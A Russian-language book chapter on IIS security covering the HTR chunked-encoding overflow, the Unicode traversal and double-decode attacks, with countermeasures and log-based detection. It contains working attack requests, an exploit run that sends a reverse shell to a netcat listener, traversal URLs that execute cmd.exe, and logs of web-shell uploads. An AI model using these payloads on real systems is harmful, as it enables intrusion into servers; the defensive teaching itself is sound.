Технология ASP.NET также доступна в дополнительном пакете .NET Framework для Windows 2000. В Windows 2000 ASP.NET реализована в виде расширения ISAPI (`aspnet_isapi.dll`), которое запускается внутри процесса `inetinfo` (с правами LocalSystem). Расширение ISAPI `aspnet_isapi.dll` передает запросы для приложений .NET Framework (включая файлы с расширениями `.aspx`, `.asmx`, `.rem` и `.soap`) отдельному рабочему процессу `aspnet_wp.exe`, который запускается в контексте настраиваемой пользователем учетной записи. Как можно догадаться, безопаснее всего запускать `aspnet_wp.exe` от имени пользователя, которому предоставлены минимальные привилегии (настройка выполняется с помощью конфигурационных файлов ASP.NET). Компания Microsoft предусмотрела запуск приложений ASP.NET с помощью локальной учетной записи `ASPNET`, устанавливаемой вместе с платформой .NET Framework. Этой учетной записи предоставляется минимальный набор привилегий, и по умолчанию в ее контексте запускается `aspnet_wp.exe`. Хотя мы рекомендуем не менять пользователя `ASPNET`, можно выбрать и другую учетную запись, от имени которой запускается `aspnet_wp.exe`, для чего в файле `machine.config` потребуется отредактировать элемент `<processModel>`. Ниже показано значение элемента `<processModel>`, настроенного на использование учетной записи по умолчанию: `ASPNET`.

```
<processModel userName="machine" password="AutoGenerate" />
```

НА ЗАМЕТКУ Пароль для учетной записи `ASPNET` генерируется автоматически при установке платформы .NET Framework и обычно хранится в локальной базе SAM. Кроме того, этот пароль хранится в кэше LSA Secrets на локальном компьютере, поэтому процесс `aspnet_wp` может запускаться автоматически.

Другие изменения в IIS 6

Кроме преобразования модели выполнения процессов, компания Microsoft внесла и другие изменения в сервер IIS 6, которые могут оказать влияние на систему безопасности.

Основное изменение коснулось недоступности по умолчанию самого сервера IIS. Это сделано в духе нового лозунга Microsoft: "Безопасность по проекту, по умолчанию и по реализации". Сервер IIS 6 по умолчанию отключен в системе Windows Server 2003.

Более того, при его активации, например, с помощью мастера Manage Your Server Wizard сервер IIS устанавливается в заблокированное состояние, при котором он обслуживает запросы только статического содержимого (т.е. отключены все расширения ISAPI, включая

и те, которые предоставляют страницы ASP и ASP.NET). К тому же, если у нас уже установлен Windows 2000 Server с IIS 5.0, то при его обновлении до Windows Server 2003, IIS 6.0 будет устанавливаться только в качестве простого Web-сервера статического содержимого, пока администратор не установит и не запустит инструмент IIS Lockdown Tool или не настроит параметр реестра `RetainW3SVCStatus`. Мы выражаем благодарность Microsoft за внимание к вопросу безопасности и заботу о пользователях, которым придется немного подумать перед запуском полнофункционального Web-сервера.

В IIS 6 были внесены многие другие менее значительные изменения, которые касаются вопросов защиты. О них подробнее можно прочесть в разделе "Дополнительная литература и ссылки" в конце этой главы.

Переполнение буфера в IIS

Атаки на переполнение буфера — это "серебрянная пуля" для хакеров. При удачном расположении планет атака этого типа может позволить получить контроль над удаленной системой с помощью одного нажатия на кнопке. Служба IIS всегда была одной из основных служб систем семейства Windows NT, которые доступны по Internet. Поэтому IIS являлась и является одной из главных целей для атак на переполнение буфера. Первой была создана программа атаки на переполнение буфера для IIS 4, которая была выявлена группой eEye Digital Security в июне 1999 года. С этого момента ежегодно выявлялись, по крайней мере, две серьезные ошибки, которые могли бы привести к переполнению буфера IIS. Особенно тяжело пришлось владельцам IIS в 2001 году, когда "черви" Code Red и Nimda заразили тысячи уязвимых серверов IIS по всему миру, используя ошибку переполнения буфера в IIS 5.

Конечно же, для понимания этих программ атаки необходимо разобраться в том, как происходит переполнение буфера вообще. Подробное описание практического использования переполнения буфера выходит за рамки этой книги. Рассмотрим этот процесс вкратце. Переполнение буфера происходит, когда программа не выполняет проверку длины вводимых данных. Таким образом, любые неожидаемые данные ввода попадают в непредназначенную для них область стека исполнения процессора. Программист может так подобрать вводимые данные, чтобы в результате их исполнения был запущен его собственный код. Самое главное при использовании этого метода — создать так называемый код командного интерпретатора (shellcode) и разместить его в том месте, где буфер переполнится и "вылезет" в стек исполнения. Тогда код хакера окажется в определенной позиции стека, которая предоставит возможность возвращения программы (возврат функции) и, следовательно, выполнения вредоносного кода. В дальнейшем мы часто будем ссылаться на эту концепцию, а тем, кто захочет подробнее разобраться в проблеме переполнения буфера, рекомендуем обращаться к ссылкам, приведенным в разделе "Дополнительная литература и ссылки".

Перед тем как перейти к следующему материалу, мы должны обратить внимание читателей на еще один важный аспект атак на переполнение буфера. Существует два типа переполнения буфера: переполнение буфера в стеке (stack-based) и переполнение буфера в куче (heap-based). Переполнение буфера в стеке является классическим методом атаки, когда выполнение довольно легко проследить, что позволяет внедрить вредоносный код в нужное место. Переполнение буфера в куче иное — оно осуществляется, когда в программе вычисляется длина буфера, необходимая для хранения очередной партии получаемых данных. В результате выделения буфера недостаточной длины в куче возможно переполнение буфера. В целом атаки на переполнение буфера в куче сложнее аналогичных атак на переполнение буфера в стеке (дополнительную информацию можно получить из статей, ссылки на которые приведены в конце этой главы, в разделе "Дополнительная литература и ссылки").

Поскольку сервер IIS работает в контексте учетной записи `LocalSystem`, атаки на переполнение буфера часто позволяют выполнить произвольные команды от имени пользователя

LocalSystem. Как было сказано в главе 2, "Архитектура системы безопасности Windows Server 2003", учетная запись LocalSystem — наиболее мощная в системе Windows, а потому удаленные атаки на переполнение буфера являются заветной целью любого хакера. Последствия таких атак будут продемонстрированы в данной главе.



Переполнение буфера для файлов .htr

Популярность	*9*
Простота	*7*
Опасность	*10*
Степень риска	***9***

В июне 2001 года группа eEye Digital Security объявила об ошибке, связанной с переполнением буфера в расширении ISAPI, которое обрабатывает запросы для файлов с расширением .htr (C:\WINNT\System32\ism.dll). Технология HTR была первой попыткой Microsoft создать архитектуру для выполнения сценариев, который уже давно заменен ASP. Однако по некоторым непостижимым причинам функциональные возможности поддержки HTR поставляются совместно с сервером IIS по настоящее время (хотя они и отключены по умолчанию для IIS 6).

Причина существования уязвимого места заключается в способе обработки расширения ISAPI HTR *фрагментарного кодирования* (chunked encoding). Примерно в то же время, когда была выявлена возможность переполнения буфера в HTR, уязвимые места, связанные с фрагментарным кодированием, были обнаружены в Web-серверах многих поставщиков. Фрагментарное кодирование — это опция, описанная в спецификации HTTP, позволяющая клиентам отправлять данные серверу не одним потоком, а несколькими блоками. При этом клиент может самостоятельно задавать размер такого блока. Динамическая библиотека HTR имеет ошибку при вычислении размера буфера, необходимого для сохранения блока данных, указанного клиентом. Это позволяет с помощью вредоносного запроса организовывать переполнение буфера и загружать код атаки в кучу (а не в стек).

HTTP-запрос для проведения атаки выглядит следующим образом.

```
POST /file.htr HTTP/1.1
Host: victim.com
Transfer-Encoding: chunked

20
XXXXXXXXXXXXXXXXXXXXXXXXBUFFER00
0

[enter]

[enter]
```

Здесь основной момент заключается в запросе файла с расширением .htr. Обратите внимание, что этот файл не должен существовать, он предназначен только для переадресации запроса уязвимому расширению ISAPI для поддержки HTR. Безусловно, злоумышленник должен указать опцию chunked encoding в HTTP-заголовке и послать данные для заполнения буфера. Классический способ реализации атаки на переполнение буфера IIS заключается в том, чтобы указать уязвимую библиотеку ISAPI, убедиться в добавлении дополнительных HTTP-заголовков (часто необходим заголовок Host: как показано выше) и затем ввести большой фрагмент данных для перезаписи кода.

Для переполнения буфера HTR механизм реализации несколько сложнее. Это переполнение буфера в куче, при котором для успешного добавления кода атаки в исполняемый фрагмент памяти придется постараться. В следующей атаке (листинг 10.1) мы продемонстрируем пример кода, созданного сотрудниками компании Foundstone в качестве доказательства существования уязвимого места. Для работы программы атаки задаются точные смещения

в памяти. Программа атаки, получившая название *ice*, открывает командный интерпретатор на удаленном компьютере и отправляет запрос на обратное соединение (с атакованного хоста) на предварительно заданный порт компьютера хакера. В нашем примере машина с адресом .199 является целью атаки. Она работает под управлением Windows Server 2000 с установленным Service Pack 2. Web-сервер IIS запущен на порту 81. Компьютер злоумышленника с адресом .34 ожидает запросов (программа netcat) на порт 4003.

Листинг 10.1. Использование переполнения буфера для взлома сервера IIS

```
C:\>ice
IIS5 HTR remote overflow - "ice."
(c) 2002, Foundstone Inc.
Usage: ice remotehost port yourhost port 0xunhandledexceptionfilter
↳ 0xjmpaddr
Example: ice victim.com 80 yourhost.com 5959 0x77EDF44C 0x77A02CF7

C:\>ice 192.168.234.119 81 192.168.234.34 4003 0x77EDF44C 0x77A02CF7
IIS5 HTR remote overflow - "ice."
(c) 2002, Foundstone Inc.

connecting & sending overflow...

shellcode sent, the exploit WILL need to be executed multiple times.

waiting for reply..:
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Mon, 30 Jun 2003 03:03:36 GMT

C:\>ice 192.168.234.119 81 192.168.234.34 4003 0x77EDF44C 0x77A02CF7
IIS5 HTR remote overflow - "ice."
(c) 2002, Foundstone Inc.

connecting & sending overflow...

shellcode sent, the exploit WILL need to be executed multiple times.
```

Обратите внимание, что нам пришлось выполнить программу атаки дважды, чтобы добиться нужной конфигурации памяти. Чтобы узнать, какой ущерб мы способны причинить взломанной системе, рассмотрим программу netcat, которую мы установили специально для взаимодействия с программой атаки ice. Программа netcat "принимает" командный интерпретатор, который "возвращается" с удаленного сервера на задаваемый порт нашего компьютера (в данном случае используется порт 4003). Необходимо предварительно отключить все персональные брандмауэры или другие средства фильтрации сообщений. В противном случае обратное соединение окажется заблокированным.

```
C:\>nc -l -vv -p 4003
listening on [any] 4003 ...
connect to [192.168.234.34] from MIRAGE [192.168.234.119] 3056
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>whoami
whoami
MIRAGE\IWAM_MIRAGE
```

Выданная здесь командная строка соответствует сеансу удаленного управления на взломанном компьютере .119 (имя хоста MIRAGE). Мы запустили утилиту whoami из набора Resource Kit с целью продемонстрировать, что командный интерпретатор запускается в контексте учетной записи IWAM. В данном случае расширение ISAPI запускается вне процесса в файле dllhost.exe от имени

пользователя IWAM. Если бы это был сервер IIS 4, то мы бы получили права LocalSystem, поскольку HTR для этой версии сервера по умолчанию запускается внутри процесса inetinfo.exe.

ВНИМАНИЕ Не забывайте выходить из удаленного командного интерпретатора по правилам (с помощью команды exit). В противном случае Web-сайт по умолчанию на взломанном сервере может "зависнуть" и перестанет обслуживать запросы!

Меры противодействия переполнению буфера

Бюллетень	*MS02-028*
BID	*4855*
Исправлено в SP	*3 (Windows 2000)*
Фиксируется	*Да*

Как и большинство наиболее серьезных выявленных уязвимых мест в сервере IIS, программа атаки на HTR использует ошибку в библиотеке ISAPI, которая поставляется с сервером IIS и по умолчанию сконфигурирована для обработки запросов определенных типов файлов (в версии IIS 6 этот сценарий отключен по умолчанию). Как упоминалось ранее, этот фильтр ISAPI находится в файле C:\WINNT\System32\ism.dll и обеспечивает поддержку HTR для сервера IIS. Если эта функциональная возможность не требуется для вашего Web-сервера, то защититься от атак на переполнение буфера можно убрав связь файлов с расширением .htr с динамической библиотекой (или удалив саму библиотеку). Тогда эта библиотека не будет загружаться в IIS-процесс при запуске сервера. Хотя некоторые программные продукты, например Outlook Web Access, в определенных случаях используют функциональные возможности HTR, но мы не знаем продукта Microsoft, работа которого напрямую зависела бы от поддержки HTR. Следовательно, можно смело отключить эту функциональную возможность.

СОВЕТ Поскольку многие проблемы безопасности связаны со взаимодействием с библиотеками ISAPI, то рассмотренная выше мера защиты является одной из важнейших для обеспечения безопасности сервера IIS.

Чтобы устранить связь библиотек DLL с расширениями файлов, в окне Internet Information Server Manager щелкните правой кнопкой мыши на нужном компьютере и выберите Properties (Свойства), а затем выберите из раскрывающегося списка Master Properties (Глобальные свойства)⇨WWW Service (WWW службы). Щелкните на кнопке Edit (Редактировать), затем щелкните правой кнопкой мыши на пункте Properties of the Default Web Site (Свойства Web-сайта по умолчанию), выберите Properties (Свойства) и откройте закладку Home Directory (Домашний каталог). В разделе Application Settings (Параметры приложений) щелкните на кнопке Configuration (Настройка), откройте закладку App Mappings (Соответствия файлов) и удалите связь файлов с расширением .htr с библиотекой ism.dll, как показано на рис. 10.4.

Компания Microsoft выпустила заплату для устранения проблемы переполнения буфера, но удаление библиотеки ISAPI является более надежным средством на случай обнаружения новых ошибок в программном коде. Заплата доступна в бюллетене безопасности Microsoft MS02-28. И последнее: бесплатное приложение Microsoft для обеспечения безопасности IIS, программа UrlScan, может быть настроена на фильтрацию IIS-запросов по нескольким параметрам. Мы рассмотрим эту программу в разделе "IISLockdown и UrlScan".




Рис. 10.4. Чтобы воспрепятствовать работе программы атаки на переполнение буфера и устранить многие другие ошибки, основанные на использовании уязвимых расширений ISAPI, удалите связи программ с файлами соответствующих типов. Для этого можно воспользоваться утилитой IIS Admin (`iis.msc`)

Как правило, в журналах сервера IIS регистрируются попытки использования этого уязвимого места при получении больших `POST`-запросов к несуществующим `.htr`-файлам. Сведения о попытке проведения такой атаки также можно найти в системном журнале с идентификатором события 7031. Описание события выглядит следующим образом: "The World Wide Web Publishing Service terminated unexpectedly. It has done this 3 time(s)." Другие IIS-службы также сохраняют подобные записи в журнале при попытках атак (например, службы IISAdmin, SMTP, FTP и NNTP запускаются в процессе `inetinfo` и завершают работу при остановке этого процесса).

Использование свойств файловой системы

Хотя для описанных выше уязвимых мест были выпущены заплаты для IIS 5, но мы все еще встречаем системы, на которых работают уязвимые версии IIS. Более того, хотя Microsoft и устранила основные причины возникновения уязвимых мест, которые мы рассмотрим в этом разделе, они вполне могут послужить примером для описания классических методов хакинга сервера IIS и средств противодействия этим атакам.

Далее мы рассмотрим две программы атаки, которые позволяют пройти через файловую систему, — это атака *Unicode* и атака *двойного декодирования* (излишнего декодирования). Сначала представим подробное описание этих атак, а затем расскажем, как их использовать для получения полного контроля над всей системой.



Атака Unicode

Популярность	*10*
Простота	*8*
Опасность	*7*
Степень риска	*8*

Первое упоминание об этой ошибке появилось в форумах Packetstorm в начале 2001 года, формально она была изучена хакером Rain Forest Puppy (RFP). Суть проблемы проще всего описать собственными словами RFP: "Значения `%c0%af` и `%c1%9c` являются длинными представлениями символов '/' и '\' в формате UNICODE. Существуют и более длинные (больше 3 байтов) представления этих символов. Вероятно, сервер IIS выполняет перекодировку из формата UNICODE после проверки пути, а не до этого".

Таким образом, HTTP-запрос, аналогичный приведенному далее, позволяет выполнять на сервере произвольные команды.

```
GET /scripts/..%c0%af../winnt/system32/cmd.exe?+/c+dir+'c:\' HTTP /1.0
```

Заметим, что длинное представление Unicode `%c0%af` и `%c1%9c` делает возможным использование строк в виде "точка-точка-косая черта" для перехода в системный каталог и загрузки входных данных в интерпретатор командной строки, что обычно невозможно сделать с использованием лишь символов таблицы ASCII. Среди других "запретных" представлений символов "/" и "\" комбинации: `%c1%1c`, `%c1%9c`, `%c1%1c`, `%c0%9v`, `%c0%af`, `%c0%qf`, `%c1%8s`, `%c1%9c` и `%c1%pc`.

Ясно, что такое поведение сервера нежелательно, но применение базовой программы атаки ограничено наличием следующих факторов.

- Первый виртуальный каталог запроса (в нашем примере это каталог `/scripts`) должен выполняться пользователем, который делает запрос. Это ограничение обычно никого не сдерживает, поскольку сервер IIS имеет несколько каталогов, относительно которых пользователю `IUSR` по умолчанию разрешено действие `Execute` (выполнить), а именно: `scripts`, `iissamples`, `iisadmin`, `iishelp`, `cgi-bin`, `msadc`, `_vti_bin`, `certsrv`, `certcontrol` и `certenroll`.
- Если начальный виртуальный каталог не расположен на системном разделе диска, перейти на другой раздел диска невозможно, в настоящее время неизвестны способы сделать это. Поскольку программа `cmd.exe` расположена на системном разделе диска, то в этом случае с помощью программы Unicode ее запустить не удастся. Конечно, это не значит, что на разделе, в котором находится корневой каталог Web-сервера, отсутствуют другие мощные программы. А найти их при использовании ошибки Unicode не представляет особого труда.
- Команды, которые запускаются через строку, заданную в формате Unicode, выполняются в контексте удаленного пользователя, который отправляет HTTP-запрос. Обычно это учетная запись `IUSR_`*имя_машины*, которая используется для выполнения анонимных запросов к Web-службам и является членом встроенной группы `Guests`. Группе `Guests` по умолчанию предоставлены весьма ограниченные права в системах Windows NT/2000/2003.

Хотя вначале эффект от взлома ограничивается перечисленными факторами, другие ошибки, обнаруженные на уже взломанном сервере, могут привести к осложнению ситуации. Как станет понятно совсем скоро, ошибка Unicode может привести к возникновению очень серьезных проблем в системе безопасности.

Защита от программы атаки Unicode

Бюллетень	*MS00-057, 078, 086*
BID	*1806*
Исправлено в SP	*Windows 2000 SP 2*
Фиксируется	*Да*

Существует несколько мер противодействия "путешествию" хакера по файловой системе при использовании ошибки Unicode.

Использование заплаты из бюллетеня MS00-086

В соответствии с информацией, представленной компанией Microsoft (бюллетень MS00-057), возможность пройти файловую систему с использованием символов в формате Unicode появилась из-за ошибок в процедурах канонизации сервера IIS:

> "*Канонизация* — это процесс, при котором все эквивалентные формы имени приводятся к одному стандартному имени — так называемому каноническому имени. Например, на определенной машине имена `C:\dir\test.dat` и `..\..\test.dat` могут ссылаться на один и тот же файл. Канонизация — это процесс, во время которого все такие имена будут приведены к имени вида `C:\dir\test.dat` (по причине ошибок канонизации в сервере IIS)... При запросе некоторых типов файлов с использованием специально подготовленного хакером адреса URL, канонизация приводит лишь к частично верному результату. Процедура канонизации дает верное имя файла, но приводит к выводу о том, что он расположен не в том каталоге, в котором он находится на самом деле. В результате для файла используются разрешения, установленные для другого каталога".

Компания Microsoft выпустила исправление соответствующих ошибок канонизации в бюллетене MS00-057 за два месяца до того, как широкой общественности была представлена программа атаки Unicode. Наличие уязвимого места для проведения атаки Unicode вызвало такое возбуждение в сообществе хакеров, что компания Microsoft выпустила второй и третий бюллетени, посвященные этой теме, MS00-78 и MS00-86, чтобы подчеркнуть важность представленного ранее исправления и нейтрализовать недостатки двух первых заплат. Эта заплата заменяет библиотеку `w3svc.dll`. Английская версия исправления имеет представленные ниже атрибуты (разумеется, подойдут и более поздние версии).

```
Date         Time    Version         Size     File name
-------------------------------------------------------
11/27/2000   10:12p  5.0.2195.2785   122,640  Iisrtl.dll
11/27/2000   10:12p  5.0.2195.2784   357,136  W3svc.dll
```

НА ЗАМЕТКУ Для автоматической проверки наличия новейших заплат для сервера IIS можно воспользоваться программой, подобной Network Security Hotfix Checker (`hfnetchk`, см. приложение А, "Перечень мер по защите Windows Server 2003").

Кроме использования выпущенной заплаты, администраторы сервера IIS 5 для защиты от ошибки Unicode и других подобных уязвимых мест (например, ошибки, связанной с двойным перекодированием рассмотренной ниже) должны прислушаться к нескольким практическим советам. Следующая подборка рекомендаций была создана на основе рекомендаций компании Microsoft из бюллетеня MS00-078 и дополнена исходя из нашего опыта.

Не устанавливайте Web-каталоги на системный раздел диска

Как уже стало понятно, программы атаки, использующие ошибки канонизации, аналогичные ошибке Unicode, ограничены правилами синтаксиса для адреса URL. По этой причине в настоящее время, используя URL-адрес, невозможно перейти на другой раздел диска. Таким образом, перемещение корневого каталога Web сервера IIS 5 на тот раздел диска, где нет таких мощных средств, как программа `cmd.exe`, делает подобные программы атаки бесполезными. Для сервера IIS 5 и более поздних версий физическое расположение корневого каталога Web контролируется диспетчером Internet Services Manager (`iis.msc`). Для этого нужно выбрать Properties (пункт меню Свойства) Web-узла по умолчанию (Default Web Site), выбрать закладку Home Directory (Домашний каталог) и изменить настройку Local Path (Каталог установки).

При копировании корневого каталога Web на другой раздел диска лучше использовать специальную программу, например Robocopy из пакета Windows 2000 Resource Kit, которая позволяет сохранить целостность записей ACL файловой системы NTFS. В противном случае записи в списках ACL останутся в значении по умолчанию: неограниченный доступ для всех пользователей (`Everyone`)! Не допустить этого поможет параметр программы Robocopy `/SEC`.

Для разделов Web-сервера всегда используйте файловую систему NTFS и ограничивайте разрешения доступа в списках ACL

При использовании файловых систем FAT или FAT32 контроль доступа на уровне файлов и каталогов становится невозможным, а учетная запись `IUSR` дает возможность читать и загружать на сервер файлы. При настройке контроля доступа к каталогам NTFS, доступным из Web, действуйте по принципу предоставления наименьших привилегий. Для сервера IIS 6 по умолчанию в списках контроля доступа установлены намного более жесткие ограничения.

Переместите, переименуйте или удалите все утилиты командной строки, которые могут помочь взломщику, установите ограниченные права на доступ к этим программам

Эрик Шульц (Eric Schultze), известный гуру в области безопасности информационных систем, и Дэвид ЛеБланк (David LeBlanc), главный специалист по технологиям безопасности компании Microsoft, рекомендуют предоставлять неограниченный доступ к программе `cmd.exe` и нескольким другим мощным программам в списках контроля доступа системы NTFS только для учетных записей `Administrator` и `SYSTEM`. Они продемонстрировали, что эта простейшая мера предосторожности останавливает большинство манипуляций, подобных использованию ошибки Unicode, поскольку пользователь `IUSR` лишается прав доступа к программе `cmd.exe`. Шульц и ЛеБланк рекомендуют для глобального ограничения прав доступа использовать встроенную утилиту `cacls`.

Рассмотрим пример того, как утилиту `cacls` можно использовать для настройки прав доступа к исполняемым файлам в системном каталоге. Поскольку в системном каталоге находится слишком много исполняемых файлов, будет проще использовать для примера несколько файлов из каталога `test1`, в котором есть подкаталог `test2`. Используя утилиту `calcs` в режиме отображения состояния файлов, можно увидеть достаточно либеральные ограничения на доступ к нашим тестовым файлам (листинг 10.2).

Листинг 10.2. Утилита `calcs` выводит сведения об установленных правах доступа

```
C:\>cacls test1 /T
C:\test1 Everyone:(OI)(CI)F
C:\test1\test1.exe Everyone:F
```

```
C:\test1\test1.txt Everyone:F
C:\test1\test2 Everyone:(OI)(CI)F
C:\test1\test2\test2.exe Everyone:F
C:\test1\test2\test2.txt Everyone:F
```

Пусть теперь нужно изменить права доступа ко всем исполняемым файлам каталога `test1` и всех его подкаталогов, записи о правах доступа должны быть такими: `System:Full`, `Administrators:Full`. Для этого воспользуемся следующей командой.

```
C:\>cacls test1\*.exe /T /G System:F Administrators:F
Are you sure (Y/N)?y
processed file: C:\test1\test1.exe
processed file: C:\test1\test2\test2.exe
```

Теперь можно запустить утилиту `calcs` и проверить результаты. Обратите внимание, что файлы с расширением `.txt` во всех каталогах остались с исходными правами доступа, а для исполняемых файлов права были изменены.

```
C:\>cacls test1 /T
C:\test1 Everyone:(OI)(CI)F
C:\test1\test1.exe NT AUTHORITY\SYSTEM:F
                   BUILTIN\Administrators:F
C:\test1\test1.txt Everyone:F
C:\test1\test2 Everyone:(OI)(CI)F
C:\test1\test2\test2.exe NT AUTHORITY\SYSTEM:F
                         BUILTIN\Administrators:F
C:\test1\test2\test2.txt Everyone:F
```

В обычном Web-сервере рекомендуется установить ограничения `System:Full`, `Administrators:Full` для всех исполняемых файлов в каталоге `%systemroot%`.

```
C:\>cacls %systemroot%\*.exe /T /G System:F Administrators:F
```

Приведенная выше команда позволяет заблокировать использование программ для пользователей, не имеющих прав администратора, которые теперь не смогут применять программы атаки типа Unicode, основанные на непривилегированном доступе к программам.

СОВЕТ Утилита `xcalcs` из пакета Resource Kit почти ничем не отличается от программы `calcs`, но обеспечивает некоторые дополнительные возможности, например, разрешает устанавливать дополнительные права доступа. Можно также использовать шаблоны безопасности Windows 2000 Security Templates для автоматизации конфигурирования записей списков контроля доступа в NTFS (см. главу 16, "Возможности и средства защиты в системах Windows").

Конечно, такие программы можно также переместить, переименовать или удалить, т.е. еще надежнее скрыть их от хакеров.

Удалите права записи и исполнения для групп Everyone и Users из списков ACL сервера

Членами групп Everyone и Users являются пользователи `IUSR_`*`имя_машины`* и `IWAM_`*`имя_машины`*. Убедитесь в том, что для учетных записей `IUSR` и `IWAM` не предоставлено право записи (Write) для любых файлов и каталогов системы — мы показали, к чему может привести возможность записи даже в один каталог! Также тщательно рассмотрите права выполнения (Execute) программ для непривилегированных групп, а особенно — не предоставляйте непривилегированным пользователям права записи и чтения для одного и того же каталога! Не забывайте, что в сервере IIS 6 рабочие процессы по умолчанию запускаются от имени учетной записи Network Service, поэтому следует проверить ограничения списков контроля доступа и для этой учетной записи. Также должны быть проверены и другие учетные записи, включенные в группу IIS_WPG. Кроме

того, при установке платформы ASP.NET на Windows 2000 проверке должна подвергнуться учетная запись ASPNET или другая учетная запись, от имени которой запускаются приложения ASP.NET.

Умейте выявлять признаки атаки

Как всегда, относитесь к расследованию происшествий так же серьезно, как и к их предотвращению — особенно это касается "хрупких" Web-серверов. Определить, что сервер стал жертвой атаки Unicode, можно по четырем признакам: по портам, по процессам, по информации о файловой системе и реестре, а также по записям в журналах.

В операционной системе Windows XP и следующих версиях Microsoft реализовала поддержку параметра `-o` для команды `netstat`, с помощью которого можно узнать, какие процессы связаны с конкретными открытыми портами или установленными соединениями. Более подробно эту тему мы рассмотрели в главе 9, "Сокрытие следов".

Что касается файлов и реестра Windows, то в сети Internet доступно множество программ атаки, основанных на ошибке Unicode. Здесь будут описаны такие файлы, как `sensepost.exe`, `unicodeloader.pl`, `upload.asp`, `upload.inc` и `cmdasp.asp`, которые играют главную роль в использовании данного уязвимого места. Даже простое переименование этих файлов часто позволяет блокировать атаки неквалифицированных нарушителей. Особенно нужно следить, чтобы эти программы не попали в каталоги, для которых предоставлены права чтения/записи, например каталог `\scripts`. Некоторые другие широко используемые программы атаки размещают файлы с именами `root.exe` (переименованный командный интерпретатор), `e.asp`, `dl.exe`, `reggina.exe`, `regit.exe`, `restsec.exe`, `makeini.exe`, `newgina.dll`, `firedaemon.exe`, `mmtask.exe`, `sud.exe` и `sud.bak`.

В системных журналах сервер IIS записывает длинные символы Unicode "/" и "\" в формате ASCII, что усложняет выявление вредоносных действий против сервера. Ниже показаны некоторые характерные записи из журналов реального Web-сервера, который был взломан с использованием программы атаки Unicode (звездочки используются в качестве универсальных символов).

```
GET /scripts/..\../winnt/system32/cmd.exe /c+dir 200
GET /scripts/../../winnt/system32/tftp.exe*
GET /naughty_real_ - 404
GET /scripts/sensepost.exe /c+echo*
*Olifante%20onder%20my%20bed*
*sensepost.exe*
POST /scripts/upload.asp - 200
POST /scripts/cmdasp.asp - 200
POST /scripts/cmdasp.asp |-|ASP_0113|Script_timed_out 500
```



Двойное декодирование

Популярность	*9*
Простота	*8*
Опасность	*7*
Степень риска	***8***

В мае 2001 года исследователи из группы NSFocus выпустили предупреждение об ошибке в программном коде сервера IIS, поразительно похожей на ошибку Unicode, которая давала возможность "путешествовать" по файловой системе. Вместо длинных представлений символов косой черты (/ и \), группа NSFocus использовала дважды закодированные шестнадцатеричные символы, которые позволяли избегать обычных проверок безопасности IIS для запросов HTTP и получать доступ к ресурсам вне корневого каталога Web. Например, обратная

косая черта кодируется для Web-сервера в шестнадцатеричном формате как %5c. Аналогично, символ % отображается значением %25. Таким образом, строка %255c после последовательного двойного декодирования дает один символ обратной косой черты.

Ключевой момент здесь в том, что требуются две операции декодирования, в этом и состоит природа проблемы в сервере IIS: он выполняет две операции декодирования HTTP-запросов и дает возможность находить каталоги с исполняемыми файлами. Это условие используется так же, как и уязвимое место Unicode.

НА ЗАМЕТКУ Компания Microsoft называет это уязвимое место "излишним декодированием" (superfluous decode), но нам кажется, что сочетание "двойное декодирование" звучит несколько лучше.

На примере следующего URL-адреса продемонстрируем, как анонимный удаленный хакер может получить доступ к командной строке Windows.

```
http://victim.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

Обратите внимание, что начальный виртуальный каталог в запросе должен иметь права на выполнение, так же как и в случае с Unicode. Можно также перенаправить файл с помощью утилиты `netcat` (назовем его `ddcode.txt`).

```
GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0
[возврат строки]
[возврат строки]
```

Результат перенаправления этого файла через утилиту `netcat` на атакуемый сервер представлен ниже.

```
C:\>nc -vv victim.com 80 < ddecode.txt<
victim.com [192.168.234.222] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 17 May 2001 15:26:28 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 6839-982F

 Directory of c:\

03/26/2001  08:03p    <DIR>          Documents and Settings
02/28/2001  11:10p    <DIR>          Inetpub
04/16/2001  09:49a    <DIR>          Program Files
05/15/2001  12:20p    <DIR>          WINNT
               0 File(s)              0 bytes
               5 Dir(s)   390,264,832 bytes free
sent 73, rcvd 885: NOTSOCK
```

Мы надеемся, что после того, как в предыдущем разделе были подробно описаны программы атаки Unicode, нашим читателям понятно, как можно использовать данную ошибку. Можно выполнять команды от имени учетной записи IUSR, под ударом оказываются ресурсы, доступные для пользователя IUSR; во все каталоги, для которых предоставлены права чтения и записи для пользователя IUSR, на атакуемый сервер можно загружать файлы и запускать их. При совпадении нескольких указанных условий можно полностью взломать атакуемую систему.

НА ЗАМЕТКУ Стоит заметить, что атаки двойного декодирования и Unicode настолько похожи, что в программах атаки можно легко менять символы Unicode и дважды закодированные символы, если на сервере не были сделаны исправления для борьбы с такими ошибками.

Защита от двойного декодирования

Бюллетень	*MS01-026*
BID	*2708*
Исправлено в SP	*Windows 2000 SP 3*
Фиксируется	*Да*

Все средства защиты от атак, использующих ошибку Unicode, вполне применимы и в борьбе с двойным декодированием, поскольку эти две ошибки очень похожи. Естественно, для исправления последней ошибки Microsoft выпустила другую заплату — см. бюллетень MS01-026. Заплата MS01-026 *не* входит в стандартный пакет исправлений SP2.

